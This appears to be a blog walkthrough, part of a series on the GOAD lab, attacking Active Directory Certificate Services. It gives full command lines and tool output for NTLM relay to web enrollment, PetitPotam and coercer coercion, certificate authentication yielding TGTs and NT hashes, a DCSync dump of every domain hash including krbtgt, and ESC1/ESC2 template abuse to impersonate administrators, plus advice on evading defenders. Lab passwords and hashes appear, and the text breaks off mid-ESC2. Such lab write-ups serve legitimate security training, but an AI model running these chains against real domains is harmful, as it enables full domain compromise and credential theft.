GOAD – part 6 – ADCS
In the previous post (Goad pwning part5) we tried some attacks with a user account on the domain. On this part we will try attacks when an ADCS is setup in the domain. First we will use petitpotam unauthenticated and ESC8 attack to get domain admin on essos.local, next we will enumerate template certificate with certipy, bloodhound and a user account. To finish we will exploit the following attacks : certipy, esc1, esc2, esc3, esc4, esc6, certifried and shadow credentials.
ESC8 – coerce to domain admin
- To make this attack work we will need :
- ADCS running on the domain with web enrollment enabled.
- A working coerce method (here we use petitpotam unauthent, but an authenticated printerbug or other coerce methods will work the same)
- There is a useful template to exploit ESC8, by default on an active directory, its name is DomainController

- Let’s check if the web enrollement is up and running at : http://192.168.56.23/certsrv/certfnsh.asp

- The server ask for an authentication so all is fine 🙂
- Add a listener to relay SMB authentication to HTTP with impacket ntlmrelayx
ntlmrelayx.py -t http://192.168.56.23/certsrv/certfnsh.asp -smb2support --adcs --template DomainController |
- Launch the coerce with petitpotam unauthenticated (this will no more work on an up to date active directory but other coerce methods authenticated will work the same)
petitpotam.py 192.168.56.1 meereen.essos.local |

- ntlmrelayx will relay the authentication to the web enrollement and get the certificate
see also : https://www.secureideas.com/blog/esc8-the-coerced-crown
see also : https://trustfoundry.net/blog/understanding-active-directory-certificate-services-esc1-esc8
ESC8 – with certipy
Oliver Lyak as done a wonderful job on the ADCS attack tool certipy to automatise a lots of things.
Let’s do the same attack with certipy, setup the listener :
certipy relay -target http://192.168.56.23 -ca 192.168.56.23 -template DomainController
.
certipy relay -target http://192.168.56.23 -ca 192.168.56.23 -template DomainController |
.
certipy relay -target http://192.168.56.23 -ca 192.168.56.23 -template DomainController
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting http://192.168.56.23/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] (SMB): Received connection from 192.168.56.12, attacking target http://192.168.56.23
[*] HTTP Request: GET http://192.168.56.23/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://192.168.56.23/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://192.168.56.23/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from ESSOS/MEEREEN$@192.168.56.12 against http://192.168.56.23 SUCCEED [1]
[*] Requesting certificate for 'ESSOS\\MEEREEN$' based on the template 'DomainController'
[*] (SMB): Received connection from 192.168.56.12, attacking target http://192.168.56.23
[*] HTTP Request: GET http://192.168.56.23/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://192.168.56.23/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] http://ESSOS/MEEREEN$@192.168.56.23 [1] -> HTTP Request: POST http://192.168.56.23/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 11
[*] Retrieving certificate for request ID: 11
[*] http://ESSOS/MEEREEN$@192.168.56.23 [1] -> HTTP Request: GET http://192.168.56.23/certsrv/certnew.cer?ReqID=11 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'meereen.essos.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'meereen.pfx'
[*] Wrote certificate and private key to 'meereen.pfx'
[*] Exiting...
.
- trig the coerce just like we did before with petitpotam
petitpotam.py 192.168.56.107 meereen.essos.local |
or trigger with coercer
┌──(bolke㉿kali)-[~]
└─$ coercer coerce -l 192.168.56.107 -t 192.168.56.12 -u 'khal.drogo' -p 'horse' -d essos.locl
       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 192.168.56.12
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49668,49669,49671,49673,49676,49683,49690
[+] DCERPC port '49673' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
      [!] (NO_AUTH_RECEIVED) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\192.168.56.107\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
      [!] (NO_AUTH_RECEIVED) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\192.168.56.107\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ?
- Now we got the certificate so we can get the NT hash of the DC and also the TGT with the command :
certipy auth -pfx meereen.pfx -dc-ip 192.168.56.12 |
- And we can launch a DCsync with secretsdump and the ticket we get
export KRB5CCNAME=meereen.ccache impacket-secretsdump -k -no-pass ESSOS.LOCAL/'meereen$'@meereen.essos.local # or with the hash impacket-secretsdump -hashes ':39d964a01c61c19fe36c71627d7ab56c' -no-pass ESSOS.LOCAL/'meereen$'@meereen.essos.local |

.
sudo impacket-ntlmrelayx -t http://192.168.56.23/certsrv/certfnsh.asp -smb2support --adcs --template DomainController

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMB loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] Setting up RPC Server on port 135
[*] (SMB): Received connection from 192.168.56.12, attacking target http://192.168.56.23
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from ESSOS/MEEREEN$@192.168.56.12 against http://192.168.56.23 SUCCEED [1]
[*] (SMB): Received connection from 192.168.56.12, attacking target http://192.168.56.23
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from ESSOS/MEEREEN$@192.168.56.12 against http://192.168.56.23 SUCCEED [2]
[*] http://ESSOS/MEEREEN$@192.168.56.23 [2] -> Generating CSR...
[*] http://ESSOS/MEEREEN$@192.168.56.23 [2] -> CSR generated!
[*] http://ESSOS/MEEREEN$@192.168.56.23 [2] -> Getting certificate...
[*] http://ESSOS/MEEREEN$@192.168.56.23 [1] -> Skipping user MEEREEN$ since attack was already performed
[*] http://ESSOS/MEEREEN$@192.168.56.23 [2] -> GOT CERTIFICATE! ID 17
[*] http://ESSOS/MEEREEN$@192.168.56.23 [2] -> Writing PKCS#12 certificate to ./MEEREEN.pfx
[*] http://ESSOS/MEEREEN$@192.168.56.23 [2] -> Certificate successfully written to file
^C
.
┌──(bolke㉿kali)-[~/PetitPotam]
└─$ python PetitPotam.py 192.168.56.104 meereen.essos.local


              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:meereen.essos.local[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
.
certipy auth -pfx MEEREEN.pfx -dc-ip 192.168.56.12

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'meereen.essos.local'
[*] Using principal: 'meereen$@essos.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'meereen.ccache'
[*] Wrote credential cache to 'meereen.ccache'
[*] Trying to retrieve NT hash for 'meereen$'
[*] Got hash for 'meereen$@essos.local': aad3b435b51404eeaad3b435b51404ee:5acacddaea5394ade78ed058bcddffa0
.
export KRB5CCNAME=meereen.ccache

klist

Ticket cache: FILE:meereen.ccache
Default principal: meereen$@ESSOS.LOCAL

Valid starting       Expires              Service principal
07/23/2026 10:08:44  07/23/2026 20:08:44  krbtgt/ESSOS.LOCAL@ESSOS.LOCAL
        renew until 07/24/2026 10:08:44
.
impacket-secretsdump -hashes ':5acacddaea5394ade78ed058bcddffa0' -no-pass ESSOS.LOCAL/'meereen$'@meereen.essos.local

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cfd3b0f4cf9f1eba2a56dc70d9f185da:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
daenerys.targaryen:1113:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a:::
viserys.targaryen:1114:aad3b435b51404eeaad3b435b51404ee:d96a55df6bef5e0b4d6d956088036097:::
khal.drogo:1115:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
jorah.mormont:1116:aad3b435b51404eeaad3b435b51404ee:4d737ec9ecf0b9955a161773cfed9611:::
missandei:1117:aad3b435b51404eeaad3b435b51404ee:1b4fd18edf477048c7a7c32fda251cec:::
drogon:1118:aad3b435b51404eeaad3b435b51404ee:195e021e4c0ae619f612fb16c5706bb6:::
sql_svc:1119:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
pnightmare:1122:aad3b435b51404eeaad3b435b51404ee:58cf12d7448ca3ea7da502c83ee6a31e:::
MEEREEN$:1001:aad3b435b51404eeaad3b435b51404ee:5acacddaea5394ade78ed058bcddffa0:::
BRAAVOS$:1104:aad3b435b51404eeaad3b435b51404ee:c8c0ff50155b8152701e7948de327cde:::
gmsaDragon$:1120:aad3b435b51404eeaad3b435b51404ee:aaafe52526011a3149aba22fb974ae6c:::
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:66fe26b4bfb066e1a0db7f917e056c6a:::
<snip>
[*] Cleaning up...
.
ADCS reconnaissance and enumeration (with certipy and bloodhound)

- Let’s start the enumeration with certipy
certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12 |
- This will search the certificate server, and dump all the information needed in three format :
- bloodhound : a zip ready to import in bloodhound (if you use certipy 4.0 you will have to install the bloodhound gui modified by oliver lyak, if you do not want to use the modified version, you must use the
-old-bloodhoundoption) - json : information json formated
- txt : a textual format
- bloodhound : a zip ready to import in bloodhound (if you use certipy 4.0 you will have to install the bloodhound gui modified by oliver lyak, if you do not want to use the modified version, you must use the

- Certipy 4.0 reintroduce also the
-vulnerableoption to show the vulnerable templates.
certipy find -u khal.drogo@essos.local -p 'horse' -vulnerable -dc-ip 192.168.56.12 -stdout |
- We can find an ESC1 vulnerable template :
- Enrollment rights to all domain users
- Client authentication
- And Enrollee supplies subject

- There is also an ESC2 vulnerable template:

And others vulnerable templates, let’s take a look in bloodhound.
cd /opt/tools wget https://github.com/ly4k/BloodHound/releases/download/v4.2.0-ly4k/BloodHound-linux-x64.zip unzip BloodHound-linux-x64.zip -d BloodHound4.2-ly4k rm BloodHound-linux-x64.zip neo4j start /opt/tools/BloodHound4.2-ly4k/BloodHound-linux-x64/BloodHound --no-sandbox --disable-dev-shm-usage |
- Import the zip file created with certipy.
- And take an overview with : PKI->Find certificate authority, select the certificate authority and click : “see enabled templates”

if you don’t have esc4 setup on the lab, please update and run the following commands:
ansible-playbook acl.ymlansible-playbook adcs.yml- and next rerun bloodhound and certipy 🙂
Now you should be ok with acl and adcs ESC4 settings 🙂

ADCS – exploitation
ADCS – ESC1

- enumerate
certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12 |

- query the certificate
- target : the ca server
- tempalte : the vulnerable template
- upn : the target user we want to impersonate
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local |
- authentication with the pfx we request before
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12 |
if you get the error : “[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)”, the lab is in error, i don’t know why sometimes it is not working by now, but you can reboot DC3 to fix this:
vagrant reload DC03

I was able to get a TGT for Administrator.
Can do anything an Administrator TGT can do.
ewp -u Administrator -H '54296a48cd30259cc88095373cec24da' -i essos.local
.
ESC 1with a specific -upn
proxychains certipy req -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12 -target braavos.essos.local -ca 'ESSOS-CA' -template 'ESC1' -upn daenerys.targaryen@essos.local -out 'esc1' -debug

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '192.168.56.12'
[+] DC IP: '192.168.56.12'
[+] DC Host: 'ESSOS.LOCAL'
[+] Target IP: None
[+] Remote Name: 'braavos.essos.local'
[+] Domain: 'ESSOS.LOCAL'
[+] Username: 'KHAL.DROGO'
[+] Trying to resolve 'braavos.essos.local' at '192.168.56.12'
[!] DNS resolution failed: The resolution lifetime expired after 5.402 seconds: Server Do53:192.168.56.12@53 answered The DNS operation timed out.; Server Do53:192.168.56.12@53 answered The DNS operation timed out.; Server Do53:192.168.56.12@53 answered The DNS operation timed out.
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:224.0.0.1[\pipe\cert]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  braavos.essos.local:445  ...  OK
[+] Connected to endpoint: ncacn_np:224.0.0.1[\pipe\cert]
[*] Request ID is 19
[*] Successfully requested certificate
[*] Got certificate with UPN 'daenerys.targaryen@essos.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'esc1.pfx'
[+] Attempting to write data to 'esc1.pfx'
[+] Data written to 'esc1.pfx'
[*] Wrote certificate and private key to 'esc1.pfx'


proxychains certipy auth -pfx esc1.pfx -dc-ip 192.168.56.12

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'daenerys.targaryen@essos.local'
[*] Using principal: 'daenerys.targaryen@essos.local'
[*] Trying to get TGT...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.12:88  ...  OK
[*] Got TGT
[*] Saving credential cache to 'daenerys.targaryen.ccache'
[*] Wrote credential cache to 'daenerys.targaryen.ccache'
[*] Trying to retrieve NT hash for 'daenerys.targaryen'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.12:88  ...  OK
[*] Got hash for 'daenerys.targaryen@essos.local': aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a
.
Now, despite having recovered the NT hash for Daenerys, you may want to consider authenticating with the TGT to blend in with normal traffic better and make it more difficult for the defenders to identify an anomalous login. To use the TGT, we first need to export the credential cache (ccache) file that was saved in the previous step (i.e., daenerys.targaryen.ccache) using the following command:
export KRB5CCNAME=daenerys.targaryen.ccache

klist
Ticket cache: FILE:daenerys.targaryen.ccache
Default principal: daenerys.targaryen@ESSOS.LOCAL

Valid starting       Expires              Service principal
07/24/2026 11:35:06  07/24/2026 21:35:06  krbtgt/ESSOS.LOCAL@ESSOS.LOCAL
    renew until 07/25/2026 11:33:53


proxychains nxc smb 192.168.56.12 -u 'daenerys.targaryen' --use-kcache

SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         192.168.56.12   445    MEEREEN          [+] ESSOS.LOCAL\daenerys.targaryen from ccache (Pwn3d!)
.
Then use secretsdump to dump all hashes
proxychains impacket-secretsdump essos.local/daenerys.targaryen:BurnThemAll!@192.168.56.12
.
proxychains impacket-secretsdump -dc-ip 192.168.56.12 -hashes ':34534854d33b398b66684072224bb47a' 'essos.local/daenerys.targaryen'@192.168.56.12
.
ADCS – ESC2 & ESC3
- As said in the Certipy-Wiki page : “ESC2 is when a certificate template can be used for any purpose. Since the certificate can be used for any purpose, it can be used for the same technique as with ESC3 for most certificate templates.”
- Let’s distinguish the 2 attacks by trying with ESC2 :

- Query cert
certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC2 -ca ESSOS-CA |
- Query cert with the Certificate Request Agent certificate we get before (-pfx)
